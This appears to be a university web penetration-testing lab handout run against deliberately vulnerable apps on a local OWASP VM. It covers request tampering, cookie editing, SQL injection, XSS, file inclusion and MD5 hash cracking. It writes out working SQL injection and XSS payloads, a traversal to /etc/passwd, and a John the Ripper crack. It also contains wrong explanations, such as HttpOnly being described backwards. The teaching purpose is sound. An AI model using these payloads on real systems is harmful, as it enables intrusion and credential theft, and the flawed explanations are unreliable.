

Lab 5: Finding and Exploiting Vulnerabilities Web Vulnerabilities

6COSC019W

Dr. Ayman El Hajjar

Week 8/

Requirements and Notes

- **NOTE**- In some activities you need **only** your Kali Linux machine to be connected to the internet.
- In this lab, you need the following VM machines
 1. Kali Linux
 2. OWASP Vulnerable machine

We have now finished the reconnaissance stage of our penetration test and have identified the kind of server and development framework our application uses and also some of its possible weak spots. It is now time to actually put the application to test and detect the vulnerabilities it has. We will now cover the procedures to detect some of the most common vulnerabilities in web applications and the tools that allow us to discover and exploit them. We will also be working with applications in vulnerable.vm and will use Firefox browser with several plugins, as the web browser to perform the tests.

OWASP Mantra

- For this lab, you will need OWASP mantra plugin.
 - Install OWASP mantra by typing
sudo apt-get install owasp-mantra-ff
 - To run owasp mantra you will need to open a terminal and type the following:
sudo owasp-mantra-ff




Figure 1: starting OWASP

Identifying vulnerabilities

Using Tamper Data add on to intercept and modify requests

Sometimes, applications have client-side input validation mechanisms through JavaScript, hidden forms, or POST parameters that one doesn't know or can't see or manipulate directly in the address bar; to test these and other kind of variables, we need to intercept the requests the browser sends and modify them before they reach the server. In this lab, we will use a Firefox add-on called Tamper Data to intercept the submission of a form and alter some values before it leaves our computer.

- Go to Mantra's menu and navigate to Tools — Application Auditing — Tamper Data. Fig.2




Figure 2: OWASP tools

- In the address bar put the address of the vulnerable machine as shown in Fig.1 Now, let's browse to <http://192.168.56.102>
- Choose **Damn Vulnerable Web Applications**
- To intercept a request and change its values. Click on tools in **OWASP Mantra** — **Application Auditing** and then — **Tamper Data**.
- we need to start the tampering by clicking on Start Tamper. Start the tampering now.
- On the web browser page: Introduce some fake username/password combination ; for example, test/password and then click on Login.
- Back to tamper data windows, In the confirmation box, uncheck the Continue Tampering? box and click Tamper; the Tamper Popup window will be shown.
- In this pop-up, we can modify the information sent to the server including the request's header and POST parameters. Change username and password for the valid ones (admin/admin) and click on OK.
- With this last step, we modified the values in the form right after they are sent by the browser. Thus, allowing us to login with valid credentials instead of sending the wrong ones to the server.

Question

- How do you think tamper data works and what allows it to happen?

Using the browser's developer tools to analyse and alter basic behaviour

We can also use developer tools to alter some behaviour on the page.

- Make sure you are using owasp-mantra-ff browser.
- Browse to wackopicko application - <http://192.168.56.102/WackoPicko/>
- Right click on "**Check this file**" option on the wackopicko page and then select "**Inspect element with Firebug**"




Figure 3: Inspect element with Firebug

- There is a type="**hidden**" parameter on the first input of the form; double-click on hidden to select it:
- Replace hidden with **text**, or delete the whole property type="**hidden**" and hit Enter.
- Now, double-click on the parameter value of 3000.
- Replace that value with 500000:
- Now we see a new textbox on the page with 500000 as the value.

How it works

- We have just changed the file size limit and added a form field to change it.
- Once a web page is received by the browser, all its elements can be modified to alter the way the browser interprets it.
- If the page is reloaded, the version generated by the server is shown again. Developer Tools allow us to modify almost every aspect of how the page is shown in the browser;
- so, if there is control established client-side, we can manipulate it with this tool (as we just did now).

Obtaining and modifying cookies

Cookies are small pieces of information sent by a web server to the client (browser) to store some information locally, related to that specific user. In modern web applications, cookies are used to store user-specific data, such as color theme configuration, object arrangement preferences, previous activity, and (more importantly for us) the session identifier. In this task, we will use the browser's tools to see the cookies' values, how they are stored, and how to modify them.

- To view and edit the cookies, we will be using owasp-mantra tools again.
- Click on owasp-mantra icon found on the top right corner of the browser
- select tools
- select Application auditing
- Select Cookies manager +
- Find PHPSESSID cookie coming from 192.168.56.102 and click edit
- Change **http only** from no to yes.
- Save and exit.




Figure 4: Editing cookies

How it works

- As some applications rely on values stored in these cookies, an attacker can use them to inject malicious patterns that might alter the behaviour of the page or to provide fake information in order to gain a higher level of privilege.
- Session cookies are commonly used and often are the only source of user identification once the login is done. This leads to the possibility of impersonating a valid user by replacing the cookie's value for the user of an already active session.
- The parameter we just changed (Http Only) tells the browser that this cookie is not allowed to be accessed by a client-side script. We have modified the cookie to allow it to execute code through scripting code; That mean we can now execute malicious code in our cookie and the server will comply.

Taking advantage of robots

- Robots.txt is a file that search engines look for to know what to list and what not to list in their databases.
- Web developers can restrict what the search engine crawler look at. For example It can prevent the search engine from listing specific folders.
 - The robots.txt file will for example prevent the search engine spider from crawling cgi-bin folder.

- Let's see what robots.txt file reveal for an application on owasp vulnerable machine called vicnum.
- You can either browse to 192.168.56.102 and click on "OWASP Vicnum" or type 192.168.56.102/vicnum in the address bar.
- Let's us now see if we can find the robots.txt file exist.
- Modify the address in the address bar and add robots.txt as below
http://192.168.56.102/vicnum/robots.txt
- You can see that two folders are set as disallow. This will prevent the search engine spider to crawl those folders.
- Let us try to access one of those folders and see what we can find.
- Modify the address in the address bar and add jotto folder as below
http://192.168.56.102/vicnum/jotto/
- There is one file called jotto. Click on it.
- You can see a list of words. Jotto is a game on the server where you need to guess a word of 5 letters. In fact the list you are seeing is a list of the possible answers for the game.
- **You have just hacked the game.**
- you want to try? go to **http://192.168.56.102/vicnum/** and play the game!
- Use the words you just identified in the jotto file

Obtaining SSL and TLS information with SSLScan

We, at a certain level, used to assume that when a connection uses HTTPS with SSL or TLS encryption, it is secured and any attacker that intercepts it will only receive a series of meaningless numbers. Well, this may not be absolutely true; the HTTPS servers need to be correctly configured to provide a strong layer of encryption and protect users from MiTM attacks or cryptanalysis. A number of vulnerabilities in implementation and design of SSL protocol have been discovered; thus, making the testing of secure connections mandatory in any web application penetration test.

- In a previous lab, we identified that owasp has an https running on port 443. Lets see how secure it is:

```
nmap nmap -sT -p 443 --script ssl-enum-ciphers 192.168.56.102
```

- * What we are able to obtain from this command is information related to the encryption protocols and suites that the Vulnerable machine server is using to create the SSH security handshake. We are using `ssl-enum-ciphers` which is a script in the `nmap` engine that is used to enumerate SSL.
- OWASP BWA virtual machine has already configured the HTTPS server, to be sure that it works right go to `https://192.168.56.102/`, if the page doesn't load normally, you may have to check your configuration before we continue.
 - If you get a warning that the SSL certificate is not trusted, you can add this exception and click on Understand the risk.
- We can also use `ssllscan`. `Sslscan` will evaluate the cipher suites that we have identified in the previous command and return which of those cipher algorithms are vulnerable to attacks.
- `SSLScan` is also a command-line tool (it is inbuilt in Kali), so we need to open a new terminal.
- The basic `ssllscan` command will give us enough information about the server SSL cipher used:

`ssllscan 192.168.56.102`

Looking at `ssllscan` output

1. The first part of the output tells us the configuration of the server in terms of common security misconfigurations: renegotiation, compression, and **Heartbleed**, which is a vulnerability recently found in some TLS implementations.
2. In this second part, `SSLScan` shows the cipher suites the server accepts, and as we can see, it supports `SSLv3` and some ciphers such as `DES`, which are now considered unsecure; they are shown in red color, yellow text means medium strength ciphers.
3. Lastly, we have the preferred ciphers, the ones that the server is going to try to use for communication if the client supports them; and finally, the information about the certificate the server uses. We can see that it uses a medium strength algorithm for signature and a weak RSA key. The key is said to be weak because it is 1024 bits long; nowadays, security standards recommend 2048 bits at least.

How it works

SSLScan works by making multiple connections to a HTTPS server by trying different cipher suites and client configurations to test what it accepts.

When a browser connects to a server using HTTPS, they exchange information on what ciphers the browser can use and which of those the server supports; then they agree on using the higher complexity common to both of them. If an MITM attack is performed against a poorly configured HTTPS server, the attacker can trick the server by saying that the client only supports a weak cipher suite, say 56 bits DES over SSLv2, then the communication intercepted by the attacker will be encrypted with an algorithm that may be broken in a few days or hours with a modern computer.

- In the results shown by all three tools, we can see that there are issues that can put the encrypted communication at risk. There are other information that the results has shown but have a look below at three examples of outputs that are important to look at. Research those.
 - Use of the SSLv3. SSL protocol has been deprecated since 2015 and it has inherent vulnerabilities that make it prone to multiple attacks, such as Sweet32 (<https://sweet32.info/>), and POODLE (<https://www.openssl.org/bodo/ssl-poodle.pdf>).
 - Use of RC4 and DES ciphers and SHA and MD5 hashes. RC4 and DES encryption algorithms are now considered cryptographically weak, as are the SHA and MD5 hashing algorithms. This is due to the improvement on processing power of modern computers and the fact that those algorithms can be broken in a realistic amount of time with such processing power.
 - Use of TLS 1.0. TLS is the successor to SSL and its current version is 1.2. While TLS 1.1 is still considered acceptable, allowing TLS 1.0 in a server is considered bad practice or a security concern.
 - The certificate is self-signed, uses a weak signature algorithm (SHA1), and the RSA key is not strong enough (1,024 bits).

Understanding vulnerabilities of SSL

- Click on this [link](#) to read about Heartbleed vulnerability

Identifying error based SQL injection

Most modern web applications implement some kind of database, be it local or remote. SQL is the most popular language. In a SQLi attack, the attacker seeks to abuse the communication between application and database by making the application send altered queries by injecting SQL commands in forms' inputs or any other parameter in

the request that is used to build a SQL statement in the server.

- Log into DVWA and then perform the following steps:
 - Go to SQL Injection.
 - So let's test the normal behaviour of the application by introducing a number. Set User ID as **1** and click on Submit.
 - By interpreting the result, we can say that the application first queried a database whether there is a user with ID equal to **1** and then returned the result.
 - Next, we must test what happens if we send something unexpected by the application. Introduce **1'** in the text box and submit that ID.
 - This error message tells us that we altered a well-formed query. This doesn't mean we can be sure that there is an SQLi here, but it's a step further.
 - Return to the DVWA/SQL Injection page.
 - To be sure if there is an error-based SQL Injection, we try another input: **1''** (two apostrophes this time).
 - No error this time. This means, there is a SQL Injection in that application.
- Now, we will perform a very basic SQL Injection attack, introduce ' **or '1'='1** in the text box and submit it.

Question

- Can you explain what happened here? why it happened?

How it works

SQL Injection occurs when the input is not validated and sanitized before it is used to form a query to the database. Let's imagine that the server-side code (in PHP) in the application composes a query, such as:

```
$query = "SELECT * FROM users WHERE id=" . $_GET['id'] . " ";
```

This means that the data sent in the id parameter will be integrated, as it is in the query. Replacing the parameter reference by its value, we have:

```
$query = "SELECT * FROM users WHERE id=" . "1" . " ";
```

So, when we send a malicious input, like we did, the line of code is read by the PHP interpreter, as:

```
$query = "SELECT * FROM users WHERE id=" . "'_or_'1'='1' . " ";
```

And concatenating:

```
$query = "SELECT * FROM users WHERE id='_or_'1'='1' ";
```

This means that "select everything from the table called users if the user id equals nothing or if 1 equals 1"; and 1 always equals 1, this means that all users are going to meet such a criteria. The first apostrophe we send closes the one opened in the original code, after that we can introduce some SQL code and the last 1 without a closing apostrophe uses the one already set in the server's code.

Identifying blind SQL injection

- Log into DVWA and then perform the following steps:
- Go to SQL Injection (Blind).
- It looks exactly the same as the SQL Injection form we know from a previous section.
- So let's test the normal behaviour of the application by introducing a number. Set User ID as **1** and click on Submit.
- We get no error message, but no result either; something interesting could be happening here.
- We do our second test with **1'**
- The result for ID=1 is shown, this means that the previous tests (**1'**) resulted in an error that was captured and processed by the application. It's highly probable that we have an SQL Injection here, but it seems to be blind, no information about the database is shown, so we will need to guess.

- Let's try to identify what happens when the user injects a code that is always false, set **1' and '1'='2** as the user ID.
- '1' never equals '2', so no record meets the selection criteria in the query and no result is given.
- Now, try a query that will always be true when the ID exists: **1' and '1'='1**
- This demonstrates that there is a Blind SQL Injection in this page. If we get different responses to a SQL code injection that always results to false, and to another one with an always true result, we have a vulnerability, because the server is executing the code even if it doesn't show it explicitly in the response.

How it works

- Error-based SQL Injection and Blind SQL Injection are on the server side, the same side as the vulnerability: the application doesn't sanitize inputs before it uses them to generate a query to the database. The difference between them lies in the detection and exploitation.
- In an error-based SQLi, we use the errors sent by the server to identify the type of query, tables, and column names.
- On the other hand, when we try to exploit a blind injection we need to harvest the information by asking questions, for example: "" and name like 'a%", means "does the user name starts with 'a'?" to us, if we get a negative response we will ask if the name starts with 'b' and after having a positive result we will move to the second character: "" and name like 'ba%". So it may take some more time to detect and exploit.

Question

- The following information might prove useful for a better understanding of Blind SQL Injection:

https://www.owasp.org/index.php/Blind_SQL_Injectionowasp
[Exploit-db](#)
- Can you explain what happened here? why it happened?

Identifying cross-site scripting (XSS) vulnerabilities

Cross-site scripting (XSS) is one of the most common vulnerabilities in web applications, in fact, it is considered seventh in the OWASP Top 10 from 2020 ([Link here](#)).

- Log into DVWA and go to XSS reflected.

- The first step in testing for vulnerability is to observe the normal response of the application. Introduce a name in the text box and click on Submit. We will use Bob.
- The application used the name we provided to form a phrase. What happens if instead of a valid name we introduce some special characters or numbers?
- Let's try with

<'this is the 1st test'>

- Now we can see that anything we put in the text box will be reflected in the response, that is, it becomes a part of the HTML page in response. Let's check the page's source code to analyze how it presents the information.
 - To see the source code, right click anywhere on the website and select "View Page Source"
- The source code shows that there is no encoding for special characters in the output and the special characters we send are reflected back in the page without any prior processing. The < and > symbols are the ones that are used to define HTML tags, maybe we can introduce some script code at this point.

Check if vulnerable to XSS

- Try introducing a name followed by a very simple script code.

Bob<script>alert('XSS')</script>

- The page executes the script causing the alert that this page is vulnerable to cross-site scripting.
- Now check the source code to see what happened with our input.

Question

- Can you explain what happened and what threat this vulnerability brings.

How it works

Cross-site scripting vulnerabilities happen when weak or no input validation is done and there is no proper encoding of the output, both on the server side and client side. This means that the application allows us to introduce characters that are also used in HTML code. Once it was decided to send them to the page, it did not perform any encoding processes (such as using the HTML escape codes `<` and `>`) to prevent them from being interpreted as source code. These vulnerabilities are used by attackers to alter the way a page behaves on the client side and trick users to perform tasks without them knowing or steal private information. To discover the existence of an XSS vulnerability, we followed some leads:

- The text we introduced in the box was used, exactly as sent, to form a message that was shown on the page; that it is a reflection point.
- Special characters were not encoded or escaped.
- The source code showed that our input was integrated in a position where it could become a part of the HTML code and will be interpreted as that by the browser.

looking for Buffer Overflow vulnerabilities

Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other errors to occur. Usually these errors end execution of the application in an unexpected way. Buffer overflow errors occur when we operate on buffers of char type.

- Let us try to do this now on our vulnerable machine and see if it is vulnerable.
- Open a browser on Kali and browse to **`http://192.168.56.102/mutillidae/`**
- Choose OWASP TOP 10 >Other Injection >Buffer Overflow >Repeater
- If you click on HELP ME it will explain what we are trying to do: Buffer Overflow: If very long input is submitted, it is possible to exhaust the available space allotted on the heap.
- In String to repeat type a word. I entered the word below.
 - **hello**
- In Number of times to repeat type a number. I entered the number below.
 - **2000000000**

How it works

Buffer overflow doesn't happen with every coding language. For example, buffer overflow happens in C language and PHP, but languages like Java, Python, and .NET do not allow buffer overflow vulnerabilities. Buffer overflow is essential in a web application for input validation and can be exploited. In our case, if you click on view Page source, you will find that the input is limited to a page string of maximum length for the memory of 20 bytes.

Looking for File Inclusions (FI)

- File inclusion vulnerabilities occur when developers use request parameters, which can be modified by users to dynamically choose what pages to load or to include in the code that the server will execute. Such vulnerabilities may cause a full system compromise if the server executes the included file.
 - Log into DVWA and go to File Inclusion.
 - It says that we should edit the get parameters to test the inclusion. We change the address from `include.php` to **`index.php`** and see if the page exists.
 - It seems that there is no `index.php` file in that directory (or it is empty) as shown in Fig. 5.
- refLFI, maybe this means that a local file inclusion (LFI) is possible.




Figure 5: File Inclusion Test- index.php

- To try the Local File Inclusion (LFI), we need to know the name of a file that really exists locally. We know that there is an `index.php` in the root directory of DVWA, so we try a directory traversal together with the file inclusion set `../../index.php` to the page variable as shown in Fig. 6.
 - Traversal directory is when we go up in the directory structure. In Linux, if you type `cd ../../` that will take you two ways back. See Example below in Fig. 7 for explanation.




Figure 6: File Inclusion test - Traversal directory ../../index.php




Figure 7: Traversal directory example in Linux

- The next step is to try a Remote File Inclusion (RFI); including a file hosted on another server instead of a local one, as our test virtual machine does not have Internet access (or it should not have rather, for security reasons).
- We will try including a local file with the full URL, as if it were from another server. We will also try to include Vicnum's main page by giving the URL of the page as a parameter on `?page=http://192.168.56.102/vicnum/index.html` as shown in Fig.8.
- We were able to make the application load a page by giving its full URL, this means that we can include remote files; hence, it's a Remote File Inclusion (RFI).
- If the included file contains server-side executable code (PHP, for example), such code will be executed by the server; thus, allowing an attacker a remote command execution and with that, a very likely full system compromise.




Figure 8: Remote File Inclusion (RFI)

How it works

- If we use the View Source button in DVWA, we can see that the server-side source code is shown in Fig.9 below
- It means that the page variable's value is passed directly to the filename and then it is included in the code. With this, we can include and execute any PHP or HTML file in the server we want, as long as it is accessible to it through the network. To be vulnerable to RFI, the server must have `allow_url_fopen` and `allow_url_include` in its configuration, otherwise it will only be a local file inclusion, if file inclusion vulnerability is present.

File Inclusion Source

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```

Figure 9: File inclusion vulnerability code

Question

- We can also use a local file inclusion to display relevant files in the host operating system.
- For example, try including ../../../../etc/passwd and you will get a list of system users and their home directories and default shells.
- Can you explain what happened and what threat this vulnerability brings.

Exploiting Vulnerabilities

Exploit SQL Injection: Step by step basic SQL Injection

In a previous activity we identified that dvwa is vulnerable for SQL injection. We will now exploit an injection and use it to extract information from the database.

- We already know that DVWA is vulnerable to SQL Injection, so let's fireup OWASP-Mantra and go to <http://192.168.56.102/dvwa/vulnerabilities/sqli>
- After detecting that an SQLi exists, the next step is to get to know the query, more precisely, the number of columns its result has. Enter any number in the ID box and click **Submit**.
- Now, open the HackBar (hit F9) and click **Load URL**. The URL in the address bar should now appear in the HackBar.
- In the HackBar, we replace the value of the id parameter with **1' order by 1 --** and click on **Execute**.
- We keep increasing the number after order by and executing the requests until we get an error. In owasp, this happens when ordering by column 3. This means that the result of the query has only two columns and an error is triggered when we attempt to order it by a non-existent column
- Now we know the query has two columns. Let's try to use the union statement to extract some information. Set the value of id to **1' union select 1,2 --** and Execute. You should have two results:

- We try to union 2 columns together. Let's try if we can use the UNION statement to extract some information; now set the value of id below and **Execute**.

1' union select 1,2 -- '

- **What are the information you obtained?**

- This means that we can ask for two values in that union query, how about the version of the DBMS (Database Management System) and the database user; set id to **1' union select @@version,current_user() -- '** and **Execute**

- **What are the information you obtained?**

- We know that the database (or schema) is called dvwa and the table we are looking for is users. As we have only two positions to set values, we need to know which columns of the table are the ones useful to us; set id to **1' union select column_name, 1 FROM information_schema.tables WHERE table_name = 'users' -- '** and **Execute**

- **What are the information you obtained?**

- And finally, we know exactly what to ask for; set id to **1' union select user, password FROM dvwa.users -- '**

- **What are the information you obtained?**

Note in regards to passwords

- In the First name field, we have the application's username and in the Surname field we have each user's password hash; we can copy these hashes to a text file and try to crack them with either John the Ripper or our favourite password cracker.


How it works

The UNION statement is used to concatenate two queries that have the same number of columns, by injecting this we can query almost anything to the database. In this task, we first checked if it was working as expected, after that we set our objective in the users' table and investigated our way to it.

- The first step was to discover the database and table's names. We did this by querying the information_schema database, which is the one that stores all information on databases, tables, and columns in MySQL.
- Once we knew the names of the database and table, we queried for the columns in the table to find out which ones we were looking for, which turned out to be user and password.
- And lastly, we injected a query asking for all usernames and passwords in the users table of the dvwa database.

0.1 Store Hashes

- Before we complete this task, we should record all password hashes with their relevant usernames for further use.
- open a text editor on Linux. You can either use nano or mousepad.
- Make sure you know where you are; I suggest you store the file on your desktop or home directory. Check lab 2 if you don't remember how to navigate folders from terminal.
- You can type either nano wordlisthash.txt or mousepad wordlisthash .txt
- The hash passwords file should have a specific format that follows username:hash
- You should have one record on each line
- Below is a screenshot of my file.



```
File  Actions  Edit  View  Help
GNU nano 5.3
admin:21232f297a57a5a743894a0e4a801fc3
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
user:ae11cbb19052e40b07aac0ca060c23ee
cap out dump cfg --silent --bind-cpu 0
```

Figure 10: Database Hashes

Cracking password hashes

- Now we have the hash password files, we should try dictionary attack on those hashes.
- We will use RockYou wordlist dictionary which is already available on Kali Linux but it is compressed in GZIP format.
- Let us first uncompress it.
- Navigate to /usr/share/wordlists by typing **cd /usr/share/wordlists**
- Uncompress by typing **sudo gunzip rockyou.txt.gz**
- You can check the contents of rockyou.txt by opening it in a text editor

```
(kali@kali) ~$ cd /usr/share/wordlists
(kali@kali) ~/usr/share/wordlists$ ls
dirb      fasttrack.txt  metasploit  rockyou.txt.gz
dirbuster fern-wifi      nmap.lst    wfuzz
(kali@kali) ~/usr/share/wordlists$ gunzip rockyou.txt.gz
gzip: rockyou.txt: Permission denied
(kali@kali) ~/usr/share/wordlists$ sudo gunzip rockyou.txt.gz
[sudo] password for kali:
(kali@kali) ~/usr/share/wordlists$ ls
dirb      fasttrack.txt  metasploit  rockyou.txt
dirbuster fern-wifi      nmap.lst    wfuzz
(kali@kali) ~/usr/share/wordlists$
```

Figure 11: Unzipping RockYou

- Navigate to where your wordlisthash file is.
- We can use now an application called "John the Ripper" to carry on the dictionary attack
- `john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 wordlisthash.txt`
- You can see in the figure below that john the ripper was able to find 5 passwords for 5 users.

```
(kali@kali) ~/usr/share/wordlists$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ~/wordlisthash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (smithy)
abc123         (gordonb)
letmein        (pablo)
